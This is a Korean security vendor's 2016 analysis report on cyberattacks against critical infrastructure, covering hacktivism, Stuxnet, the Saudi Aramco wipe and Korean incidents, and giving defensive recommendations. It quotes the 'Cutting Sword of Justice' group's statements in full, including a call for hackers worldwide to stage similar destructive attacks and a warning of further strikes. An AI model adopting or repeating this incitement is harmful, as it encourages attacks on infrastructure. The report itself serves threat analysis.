2016. 05. 18

Analysis Report

사회기반시설 공격 동향 분석 보고서

안랩 시큐리티대응센터(ASEC) 분석팀

AhnLab

경기도 성남시 분당구 판교역로 220 (우) 13493 | 대표전화 : 031-722-8000 | 팩스 : 031-722-8901 | www.ahnlab.com

목차

개요

가까운 미래의 어느 날 오후.

수많은 교통 정보 시스템에 "심판의 날이 왔다"는 내용의, 테러 그룹의 홍보 동영상이 계속 노출되었다. 곧이어 시내 정체 구간의 신호등이 모두 녹색으로 바뀌더니 사방의 차들이 서로 진입하면서 대규모 교통 사고가 발생했다. 특히 도심 차량의 상당수를 차지하고 있는 스마트카(smart car) 일부가 오작동을 일으키며 극심한 교통 정체와 사고로 이어졌다.

곳곳에서 속출하는 교통 사고 환자들이 가까스로 병원으로 이송되었지만 대형 병원에서는 일부 컴퓨터 시스템에 문제가 생겨 검사 기기를 사용할 수 없게 되었으며, 환자 정보 기록이나 검색은 모두 손으로 작업해야 하는 상황에 이르렀다. 인터넷 상에는 병원에서 유출된 것으로 보이는 유력 정치인의 질병 기록이 공개되었다.

철도 시스템에서도 장애가 발생해 지하철과 기차의 운행을 중단 또는 서행했다. 공항에서는 관제 시스템 이상으로 비행기 운행이 전면 중단되었다. 일부 지역에서는 정전이 발생했으며, 일부 지역에서는 유선 전화가 불통이 되었고 산발적으로 인터넷 장애가 발생했다.

TV 화면에 '긴급 속보'라는 자막과 함께 뉴스가 보도됐다. 거의 모든 사람들이 하나씩은 갖고 있는 사물인터넷 기기를 이용한 DDoS 공격이 확인됐다고 한다. 갑자기 뉴스 자막이 테러단체의 홍보 문구로 바뀌었다. 일부 스마트TV에서는 아예 테러단체 홍보 문구만 보이고 방송이 나오지 않았다.

이틀에 걸쳐 여러 사회기반시설에서 동시 다발적으로 발생한 장애에 대한 몇 달간의 조사 과정에서 외환 시장 및 주식 시장 교란 시도가 발견되었으며, 교도소 시설에 대한 공격 시도가 있었음이 밝혀졌다. 해킹된 인터넷 공유기를 통해 일부 스마트TV, 스마트카에 변조된 펌웨어가 업데이트 되었음이 확인되었고, 최소 1년 전부터 단계적인 공격이 진행되었음이 드러났다.

위의 내용은 사회기반시설들에 사이버 공격이 동시에 발생했을 경우를 가정한 것이다. 물론 당장 이런 일이 발생할 가능성은 높지 않지만, 컴퓨팅 기술이 좀 더 고도화된 시점에 막강한 자금력과 절대적인 목적을 가진 단체가 등장한다면 전혀 불가능한 일도 아니다.

과거 악성코드를 제작 및 유포하는 등의 사이버 위협은 10대~20대의 호기심 또는 장난에서 비롯되거나 단순한 실력 과시형인 경우가 많았다. 이제는 금전적 이윤을 목적으로 한 범죄자들을 비롯해 정치적•종교적 신념의 투쟁 수단으로 해킹을 이용하는 핵티비스트(Hacktivist), 정부 주도의 국가간 첩보전에도 악성코드와 사이버 공격이 이용되고 있다. 최근에는 이슬람국가(Islamic State, IS)와 같은 테러단체도 선전이나 공포감 조성을 목적으로 사이버 공격을 시도하고 있다. 현재 테러단체의 사이버 공격은 주로 적대 세력을 해킹해 중요 자료를 탈취하는 것이 목적이지만, 공포감 극대화를 위해 사회기반시설을 노린 사이버 테러로 언제든지 변모할 수 있다.

사회기반시설은 사회 및 경제 활동의 기반을 형성하는 중요한 기초 시설로, 에너지, 교통, 상•하수도 및 난방, 통신, 금융, 방송, 의료 및 병•의원 시설 등이 이에 속한다. 이 중 에너지, 통신, 금융, 방송 시설에 대한 사이버 공격은 이미 전 세계적으로 여러 차례 발생한 바 있다.

대부분의 악성코드는 시스템을 감염시켜 정보의 수집 및 탈취 등을 목적으로 한다. 그러나 지난 2012년 세계적인 석유 기업인 사우디 아람코(Saudi Aramco) 해킹, 2015년 우크라이나 정전 사태 등과 같이 사회기반시설을 노리는 악성코드는

단순 정보 탈취를 넘어 내부 시스템 파괴까지 야기하고 있다. 국내에서는 사회기반시설 공격에 이용된, 이른바 '킴수키(kimsuky)' 악성코드가 최근에도 발견되고 있다.

사회기반시설은 사회의 근간을 이루는 중요한 시설인 만큼 강력한 보안이 동반되어야 하지만 종종 보안 인력이 부족하거나 전문성이 부족한 경우가 있다. 시설의 보안을 위해 망분리를 도입한 경우가 많지만 실제로는 주요 시스템의 망이 분리되어 있지 않거나 보안 의식이 높지 않은 조직 구성원들이 업무망에서 인터넷을 사용하기 위해 랜 카드를 추가하거나 테더링을 하는 경우도 있다. 게다가 시설의 시스템 자체가 보안이 고려되지 않은 채 설계되었거나 더 이상 보안 업데이트가 제공되지 않는 2~30년된 구형 시스템으로 운영되는 경우도 있다.

외부 공격으로부터 사회기반시설을 안전하게 보호하기 위해서는 조직 구성원들이 준수할 수 있는 현실성 있는 보안 정책 시행 및 적절한 보안 시스템 구축 등으로 내부로 유입되는 위협을 모니터링 및 차단하고 내부에서 확산되는 위협을 분석 및 대응할 수 있어야 한다. 또한 사회기반시설 운영과 관련된 협력 업체 또한 해당 시설의 보안 정책을 준수하고 협력 업체의 시스템 보안을 강화할 수 있도록 하는 등 제도적인 개선이 필요하다.

1. 사이버 공격의 변화

악성코드를 이용한 사이버 공격은 시대별로 공격의 주체와 목적이 조금씩 변화해왔다. 1980년대 후반에는 주로 십대 청소년들이 호기심이나 장난 삼아, 또는 실력 과시를 위해 악성코드를 제작했으나, 이러한 경향은 2000년대에 들어서면서부터 급격히 달라진다. 2000년대 이후 악성코드의 대부분은 금전적 이윤, 정보 유출 및 사회적 혼란을 목적으로 제작되기 시작한다.

악성코드를 이용한 공격 방식 또한 변화했다. 악성코드를 이용해 스팸 메일을 발송하거나 광고 노출, 또는 검색어 결과 바꿔치기 등으로 수익을 얻던 방식에서 인터넷 뱅킹 정보, 신용카드 정보, 개인 정보, 온라인 게임 정보 등 직접적으로 금전과 관련된 정보를 탈취하기 시작한 것이다. 이 밖에도 컴퓨터에 문제가 있는 것처럼 사용자를 속여 돈을 요구하는 가짜 백신(Rogue Anti-virus)이나 사용자 몰래 비트코인과 같은 가상화폐를 채굴하는 악성코드도 있다. 최근에는 컴퓨터에 저장된 문서나 이미지 파일 등을 암호화한 후 돈을 요구하는 악성코드인 랜섬웨어(ransomware)가 전세계적으로 심각한 피해를 야기하고 있다.

[그림 1] 사이버 공격 주체

사이버 공격에 감염된 시스템의 수만큼 이를 통한 금전적 이득도 늘어날 확률이 높은 만큼 사이버 공격의 이익을 극대화하기 위해 전문 프로그래머나 조직적인 범죄 단체가 연루되는 경우도 있다. 국내에서도 중국 해커를 고용해 국내 온라인 게임의 계정과 비밀번호를 훔쳐낸 범죄 단체가 검거되기도 했다.

사이버 범죄자들이 악성코드를 이용해서 수익을 얻게 되면서 이와 관련된 시장도 형성됐다. 이들은 커뮤니티를 통해 해킹 기법이나 악성 프로그램을 거래하기 시작했으며, 곧 조직화•기업화 되었다. 암시장을 중심으로 악성코드와 해킹 툴 판매가 시작되었으며, 악성코드의 '브랜드화'가 나타났다. 추가 비용을 지불하면 유지 보수와 기술 지원 서비스도 제공한다. 관련자들이 체포되더라도 배포된 악성코드의 관리자이거나 단순 판매상이 대부분으로, 실제 악성코드 제작자는 밝혀지지 않는 경우가 많다. 몇몇 국가의 경우, 악성코드 제작자와 범죄 조직이 연계되는 것으로 보인다.

정보 탈취가 목적인 사이버 공격의 경우, 기업이나 국가의 지원이 있었을 것으로 추정되는 경우도 있다. 즉, 의뢰를 받은 공격자가 특정 기업 및 산업 시설 또는 특정 국가의 기밀 정보를 탈취하거나 탈취한 정보를 판매하는 형태다. 직접적인 금전적 이익과 별개로 정치적 목적의 정보를 탈취하기 위한 시도도 지속적으로 발생하고 있다. 비금전적인 목적의 공격이 지속적으로 동원되고 있다는 점이 국가 기관의 지원이 있을 것으로 추측되는 이유다.

실제로 2010년에는 국가 주도로 악성코드가 제작되고 있는 정황이 속속 드러났다. 대표적인 국가 주도 사이버 공격으로 언급되는 사례는 2010년 6월 이란 지역의 원전 시설 운영을 방해하기 위한 목적으로 제작된 스턱스넷(Stuxnet) 악성코드다. 이전에도 국가 기관에 대한 사이버 공격은 존재했지만, 주로 정보 수집이 목적이었다.

그러나 스턱스넷 이후 두쿠(Duqu), 플레임(Flame) 등 사회기반시설을 노리는 악성코드가 잇따라 등장하고, 미국 언론을 통해 스턱스넷과 플레임 악성코드의 배후가 미국 정부 기관이라는 기사가 보도되면서 국가간의 사이버 전쟁에 대한 우려가 본격화되기 시작했다. 지난 2014년 뉴욕 타임즈는 2006년부터 북미 유럽의 정부기관, 에너지업체, 금융기관 등에

서 발생한 141건의 해킹 사건에 중국 인민해방군 61398 부대가 관련되어 있다고 보도하기도 했다.

2012년 이후 악성코드를 이용한 각국의 사회기반시설에 대한 사이버 공격이 본격화된다. 2012년 8월 15일, 사우디아라비아 국영 에너지 기업인 사우디 아람코(Saudi Aramco)사에서 약 3만 개의 시스템에서 하드디스크의 정보가 삭제되고 부팅도 할 수 없게 되었다. 2013년 3월 20일, 한국에서 사이버 공격으로 방송 및 금융 기관의 시스템 하드디스크가 파괴되는 사건이 발생했다. 2014년 11월에는 소니 픽처스 엔터테인먼트(Sony Pictures Entertainment)가 사이버 공격으로 내부 시스템이 파괴되고 자료가 유출되는 피해를 입었으며, 2015년에는 프랑스 방송국 TV5Monde에서 사이버 공격으로 방송 송출에 문제가 생겼다. 이들 모두 공격 주체가 명확하게 밝혀지지 않았으며, 단순 정보 탈취가 아닌 악성코드를 이용해 시스템 장애 또는 파괴를 야기한 대표적인 사이버 공격 사례다.

최근 악성코드의 공격 대상은 PC를 넘어 스마트폰 뿐만 아니라 인터넷에 연결된 기기(device)까지 확대되고 있다. 기존 윈도우(Windows) OS뿐만 아니라 그 동안 비교적 안전하다고 여겨졌던 리눅스(Linux), 맥 OS X를 노리는 악성코드도 꾸준히 발견되고 있으며, 안드로이드 모바일 환경을 노리는 악성코드도 급증하고 있다. 또한 가정에서 흔히 볼 수 있는 인터넷 공유기, 셋톱 박스(Set-top box)를 감염시키는 악성코드도 등장했다. 지난 2014년 발생한 플레이스테이션 네트워크(Play Station Network)와 엑스박스 라이브(Xbox LIVE) 등 온라인 게임 서비스 대한 DDoS 공격에 인터넷 공유기 악성코드가 이용된 것으로 밝혀졌다. 인터넷에 연결된 기기가 증가함에 따라 악성코드의 공격 대상은 더욱 확대될 것으로 보인다.


2. 정치적•사회적 혼란을 노린 사이버 공격

단순한 장난 또는 실력 과시형 해킹에서 정보 탈취 및 금전적 이윤을 노린 사이버 공격으로 변화한 가운데, 사회적 혼란을 야기하거나 정치•종교•사회적 신념의 투쟁 수단으로 사이버 공격을 이용하는 이들도 있다. 이들을 '핵티비스트(Hacktivist)'라고 부르는데, 이는 해커(hacker)와 행동주의자(activist)의 합성어다.

1990년에 발견된 블러디(Bloody!) 바이러스는 'Bloody! Jun. 4, 1989(피의 1989년 6월 4일)'라는 메시지를 출력한다. 1989년 6월 4일은 중국 텐안먼(天安門, 천안문) 사태가 발생했던 날이다. 1994년에는 한국에서 No_Import_Rice 바이러스가 발견된다. 이 바이러스는 1993년 12월 우루과이라운드 협상이 타결된 이후 쌀 시장 개방에 대한 논란이 뜨거웠던 시기로, KoRea-PeaSant(한국 농민), NoImportRICE!(쌀 수입 반대!) 등의 메시지를 담고 있었다. 1990년 5월 18일 발견된 '11월 30일.B(November_30th.B)' 바이러스는 5.18을 메시지로 출력해 '광주 민주화 운동(1980년 5월 18일)'을 의미하는 등 정치적인 메시지를 담고 있다.

[그림 2] No_Import_Rice 바이러스

2001년 발견된 VBS/Staple 바이러스와 VBS/VBSWG.Z 바이러스 역시 정치적 메시지를 출력한다.



[그림 3] 정치적 메시지 출력하는 악성코드들

3. 사회기반시설을 겨냥한 사이버 공격

핵티비스트는 악성코드를 이용해 정치적 메시지를 전달하고 관심을 호소하는 수준에 머물기도 하지만 특정 국가의 사회기반시설에 대한 사이버 공격으로 나타나는 경우도 있다. 특히 적대 국가나 테러 단체에 의한 사회기반시설 공격은 사회적 혼란을 야기하거나 시민들의 생명과 국가 안보에 심각한 위협이 될 수 있다.

사회기반시설은 '기반 시설', '기간 시설', '사회 공공 기반시설' 등으로 불리며, 사회 및 경제 활동의 기반을 형성하는 중요 시설을 의미한다. 흔히 '인프라(Infra, Infrastructure)'라고도 부르며, 최근에는 학교나 병원, 공원과 같은 사회 복지 및 생활 환경 관련 시설도 사회기반시설로 분류하는 경향이 있다.

'국토의 계획 및 이용에 관한 법률 2조 6항'에 따르면 사회기반시설은 다음과 같은 시설을 의미한다.[1]

[국토의 계획 및 이용에 관한 법률 2조 6항]

'기반시설'이란 다음 각 목의 시설로서 대통령령으로 정하는 시설을 말한다.

가. 도로•철도•항만•공항•주차장 등 교통시설
나. 광장•공원•녹지 등 공간시설
다. 유통업무설비, 수도•전기•가스공급설비, 방송•통신시설, 공동구역 등 유통•공급시설
라. 학교•운동장•공공청사•문화시설 및 공공필요성이 인정되는 체육시설 등 공공·문화체육시설
마. 하천•유수지(遊水池) •방화설비 등 방재시설
바. 화장시설•공동묘지•봉안시설 등 보건위생시설
사. 하수도•폐기물처리시설 등 환경기초시설

미국 국토안보국(DHS)는[2] 사회기반시설을 16개 주요 분야로 분류하고 있으며, 그 중 식료, 농업 서비스를 제외한 14개 분야에 대한 주요 보안 리스크를 다음과 같이 분류하고 있다.

분야	사이버 보안 위협
화학	• 화학 제품 공정 제어를 위한 네트워크 기반 시스템
통신	• 통신시스템 공격에 따른 글로벌 연결성 저해 • 통신 인프라 영향
주요 제조 시설	• 제어 시스템 및 데이터베이스 해킹
댐	• 댐 제어 시스템 해킹
방위 산업	• 안보 기지 인프라에 대한 DDoS 공격 • 시스템 오작동 등 국가 안보 기밀 유출
응급 서비스	• 응급 서비스 통신 시스템 및 네트워크, GPS 에 대한 공격
에너지	• 전기: 전력 그리드 및 운영 시설 공격 • 석유 및 천연가스: 에너지 관리 시스템 공격


[1] http://www.law.go.kr/lsInfoP.do?urlMode=lsInfoP&lsId=009294

[2] DHS, 'Sector Risk Snapshots', (https://www.hsdl.org/?view&did=754033)

금융 서비스	• 금융 정보 기구의 개인정보 유출 • 금융 시스템 공격을 통한 대규모 금융 피해
정부 시설	• 자동 보안 제어 시스템 및 데이터 베이스 공격 • 정부 시설 시스템 공격에 따른 기밀 및 개인정보 유출
헬스케어 및 공공의료	• 진료 시스템 공격으로 의료보험, 검진 기록 유출
IT 시설	• IT 시스템 관리, 콘텐츠, 정보, 통신 등 다양한 부분에서의 정보 유출 • 신분 인증 시스템 공격에 따른 사회 기반 시스템 운영 위협
핵 발전 및 처리 시설	• 핵 시설 제어 시스템 공격
교통	• 공중, 육상, 해상 교통 제어 시스템 공격
수자원 및 수처리 시스템	• 수자원 및 수 처리 제어 시스템

[표 1] 미국 국토안보국의 사회기반시설 분류

본격적인 사회기반시설에 대한 사이버 공격은 2010년 전후에 나타났지만, 그 전부터 특정 국가를 노린 사이버 공격이나 사회기반시설을 위협한 사이버 공격이 존재했다. 지난 2001년 7월 발견된 코드레드(CodeRed) 웜은 미국 백악관 홈페이지에 DDoS(분산서비스거부) 공격을 가했다. 국내에서는 지난 2003년 1월 25일, 슬래머(Slammer) 웜에 의한 인터넷 장애가 발생했다. 이를 '1.25 인터넷 대란'이라 부른다.



[그림 4] 주요 사회기반시설 공격 사례

2000년대 중반을 지나면서 본격적으로 특정 국가를 노린 사회기반시설 공격이 나타났다. 2007년 4월 27일, 에스토니아(Estonia) 공화국의 정부, 언론, 방송, 은행의 전산망이 일제히 분산서비스거부(Distribute Denial of Service, 이하 DDoS) 공격을 받았다. 에스토니아는 1991년 구소련으로부터 독립한 국가로, 수도인 탈린 중심부에 있던 구소련의 전승 기념물을 국군묘지로 옮기는 것에 불만을 품은 일부 러시아 지지자들이 에스토니아에 사이버 공격을 가한 것이다.[3] 이 공격으로 대통령궁, 의회, 정부기관, 은행, 이동통신 네트워크 등 에스토니아의 국가 시스템 전체가 약 3주간 마비되는 사태가 발생했다.

[3] https://monthly.chosun.com/client/news/viw.asp?nNewsNumb=200908100021

2008년 6월 28일부터 조지아(Georgia, 러시아명 그루지아)의 정부 홈페이지, 언론사, 포털 사이트 등이 대규모 DDoS 공격을 받았다. 당시 공격은 평균 2시간 15분, 최장 6시간 동안 지속되었다. 사흘간 계속된 이 공격은 이후 8월 러시아와 조지아의 남오세티야 전쟁(러시아-조지아 전쟁)에 앞서 조지아의 정부와 금융 사이트에 DDoS 공격을 가해 사회를 마비시켰다.[4]

2010년부터는 단순한 서비스 장애 유발이 아닌 사회기반시설에 대한 직접적인 공격이 발생한다. 가장 대표적인 사례는 2010년 6월 발견된 스턱스넷(Stuxnet)이다. 스턱스넷은 지멘스(SIEMENS)사의 산업자동화제어시스템(PCS7)을 타깃으로 하는 악성코드로, 2010년 9월 이란의 부셰르 원자력 발전소 마비 사태의 주범으로 알려졌다.

2011년 4월, 국내 한 은행에서 악성코드로 인한 시스템 장애가 발생했다. 이 은행의 외주 협력 업체 직원의 노트북을 통해 악성코드에 감염된 사례로, 업무 장애가 며칠 동안 이어졌고, 이에 앞서 몇 개월 동안 내부 시스템 정보의 탈취가 발생했던 것으로 알려졌다.

2013년에는 '3.20 전산망 마비'가 발생했다. 당시 언론 보도에 따르면 악성코드의 유포로 3만 2천여 대의 시스템이 감염 및 파괴되었다. [5]같은 해 6월에는 청와대를 비롯해 상당수 정부기관, 언론사 등에 DDoS 공격 및 웹사이트 변조 등이 동시 다발적으로 발생한 '6.25 사이버 공격'이 있었다.

지난 2015년 4월에는 프랑스 방송사 떼베생몽드(TV5Monde)가 해킹 당해 방송 송출에 문제가 있었으며, 폴란드 공항이 DDoS 공격을 당해 비행기 운행에 차질이 빚어지기도 했다. 12월에는 우크라이나 발전소 몇 곳이 사이버 공격을 당해 일부 지역에서 정전이 발생한 사례도 있다.

시기	국가	내용
2003년 1월	한국	1.25 인터넷 대란 - 슬래머(Slammer) 웜에 의한 인터넷 장애 (2003년 1월 25일)
2007년 4월	에스토니아	대통령궁, 의회, 정부기관, 은행, 이동통신 네트워크 등에 대한 DDoS 공격
2008년 6월	조지아	정부 기관 및 금융 사이트 등에 대한 공격
2009년 7월	미국, 한국	7.7 DDoS 공격 - 미국 및 한국 정부 기관 홈페이지 대상 DDoS 공격
2010 년 6월	이란	스턱스넷(Stuxnet) 악성코드에 의한 이란 부셰르 원자력 발전소 운영 마비
2011년 3월	한국	3.4 DDoS 공격 - 한국 정부기관 및 주요 기업 홈페이지 대상 DDoS 공격
2011년 4월	한국	국내 특정 금융기관의 전산망 장애 (2011년 4월 12일)
2012년 8월	사우디	사우디 아람코(Saudi Aramco) 시스템 파괴 (2012년 8월 15일)
2013년 3월	한국	3.20 전산망 장애 - 주요 방송사, 은행, 카드 회사 등 전산망 마비 (2013년 3월 20일)
2013년 6월	한국	6.25 사이버 공격 - 정부 및 언론사 홈페이지 DDoS 공격 (2013년 6월 25일)
2014년 1월	일본	몬주 원전 해킹 시도
2014년 6월	유럽	스카다(SCADA) 시스템 설치 프로그램에 포함된 하벡스(Havex) 악성코드


[4] https://en.wikipedia.org/wiki/Cyberattacks_during_the_Russo-Georgian_War

[5] http://www.yonhapnews.co.kr/economy/2013/03/21/0303000000AKR20130321120600017.HTML?4afe0ce0

2014년 12월	한국	에너지 관련 기관 보안 침해
2015년 4월	프랑스	TV5Monde 방송사 해킹에 의한 방송 송출 장애
2015년 6월	폴란드	폴란드 공항에 대한 DDoS 공격으로 비행기 이착륙 문제
2015년 12월	우크라이나	우크라이나 발전소 공격에 따른 대규모 정전
2016년 2월	방글라데시	방글라데시 중앙 은행 해킹, 8,100만 달러 탈취

[표 2] 주요 사회기반시설 사이버 공격 사례

또한 국내에서는 지난 2012년부터 다수의 사회기반시설 공격에 이용된 것으로 알려진 '킴수키(kimsuky)' 악성코드가 발견되고 있다. (*[그림 5]의 통계는 안랩이 수집한 샘플 기준이며, 표적 공격의 특성상 보고되지 않은 또 다른 변종이 있을 수 있다.)



[그림 5] Kimsuky 악성코드 발견 추이(2012년~2016년 5월)

4. 주요 사회기반시설 사이버 공격 사례

국방과 일반 산업 분야 외에 사회적 혼란이 발생할 수 있는 에너지, 교통, 상하수도 및 난방, 통신, 금융, 방송, 의료 및 헬스케어 분야에 대한 사이버 공격 주요 사례를 살펴본다.

4.1. 에너지 분야

에너지 관련 분야에 대한 사이버 공격이 알려진 계기는 2010년에 발견된 스턱스넷 악성코드로, 2010년 6월 벨라루스(Belarus)의 보안 회사 바이러스블록에이다(VirusBlokAda)가 처음 발견했다. 코드 내에 'Stuxnet'이라는 단어가 여러 번 등장함에 따라 스턱스넷이라는 이름이 붙었다.[6] 이후 조사를 통해 스턱스넷 악성코드가 처음 나타난 것은 2009년 6월[7]이었던 것으로 밝혀졌다. 즉, 1년여 동안 발견되지 않은 채 은밀하게 활동했던 것이다.

대부분의 악성코드와 달리 스턱스넷은 윈도우 시스템을 통해 지멘스사의 스카다(SCADA) 시스템만을 감염시켜 장비를 제어하는 목적을 갖고 있다. 스턱스넷은 여러 나라에서 발견되었으나 전체 감염 비율의 60% 정도가 이란 지역에 집중되어 있어 주요 타깃은 이란의 원자력 발전소였던 것으로 추정된다. BBC는 2009년 6월부터 2010년 4월까지 스턱스넷이 이란의 핵 시설 5곳을 공격했다고 보도하기도 했다.[8]

2012년 8월 15일, 세계 최대 규모의 정유 회사인 사우디 아람코(Saudi Aramco)의 컴퓨터 3만 여대의 데이터가 파괴되는 일이 발생했다.[9] 같은 날, '정의의 검(Cutting Sword of Justice)'이라고 자칭하는 단체가 아람코 해킹이 자신들의 소행이라고 주장했다.[10]

```
We, behalf of an anti-oppression hacker group that have been fed up of crimes and atrocities taking place in various countries around
the world, especially in the neighboring countries such as Syria, Bahrain, Yemen, Lebanon, Egypt and ..., and also of dual approach
of the world community to these nations, want to hit the main supporters of these disasters by this action.
One of the main supporters of this disasters is Al-Saud corrupt regime that sponsors such oppressive measures by using Muslims oil
resources. Al-Saud is a partner in committing these crimes. It's hands are infected with the blood of innocent children and people.
In the first step, an action was performed against Aramco company, as the largest financial source for Al-Saud regime. In this step,
we penetrated a system of Aramco company by using the hacked systems in several countries and then sended a malicious virus to
destroy thirty thousand computers networked in this company. The destruction operations began on Wednesday, Aug 15, 2012 at 11:08 AM
(Local time in Saudi Arabia) and will be completed within a few hours.
This is a warning to the tyrants of this country and other countries that support such criminal disasters with injustice and
oppression. We invite all anti-tyranny hacker groups all over the world to join this movement. We want them to support this movement
by designing and performing such operations, if they are against tyranny and oppression.

Cutting Sword of Justice
```

[그림 6] 아람코 해킹 관련 '정의의 검(Cutting Sword of Justice)'측의 주장

[6] http://www.economist.com/node/17147818

[7] http://www.computerworld.com/article/2515757/malware-vulnerabilities/is-stuxnet-the--best--malware-ever-.html

[8] http://www.bbc.com/news/technology-12465688

[9] http://money.cnn.com/2015/08/05/technology/aramco-hack

[10] http://pastebin.com/HqAgaQRj

또한 이들은 8월 25일 추가 공격을 예고하기도 했으며,[11] 8월 27일에는 언론을 통해 카타르(Qatar) 천연가스 기업인 라스가스(RasGas)도 사이버 공격을 당했다는 사실이 알려진다.[12]

```
23 aug 2012 /SHN/AMOO

According to media which we rarely believe, Saudi Aramco is thinking that the 15 aug attack was done by us but with a man in the
middle helping us with different kind of info and that's the reason why the head management of Aramco is still investigating..
Garbage investigation.

What we're going to do to prove our ability to do more? well, we don't really need or even feel like proving anything to anyone and
show them that we can, but here is a headline story:

we are going to make it, next week, once again, and you will not be able by 1% to stop us.

Date: 25 august 2012
Time: 21:00 GMT

That's will happen for two reason:
1- you're brutal and selfish to harm any employee just for the sake of expecting.
2- we do hate, hate a lot, arrogance.

Be prepared for something you will see in your eyes and you will not be able to stop it.
```

[그림 7] '정의의 검(Cutting Sword of Justice)'의 추가 공격 예고

2014년 12월, 국내 에너지 관련 기관에 보안 침해가 발생해 일부 자료가 유출되었다. 공격자는 크리스마스 즈음에 공격을 하겠다고 주장했으나, 실제 시설 운영 중단으로 이어지지는 않았다.[13]

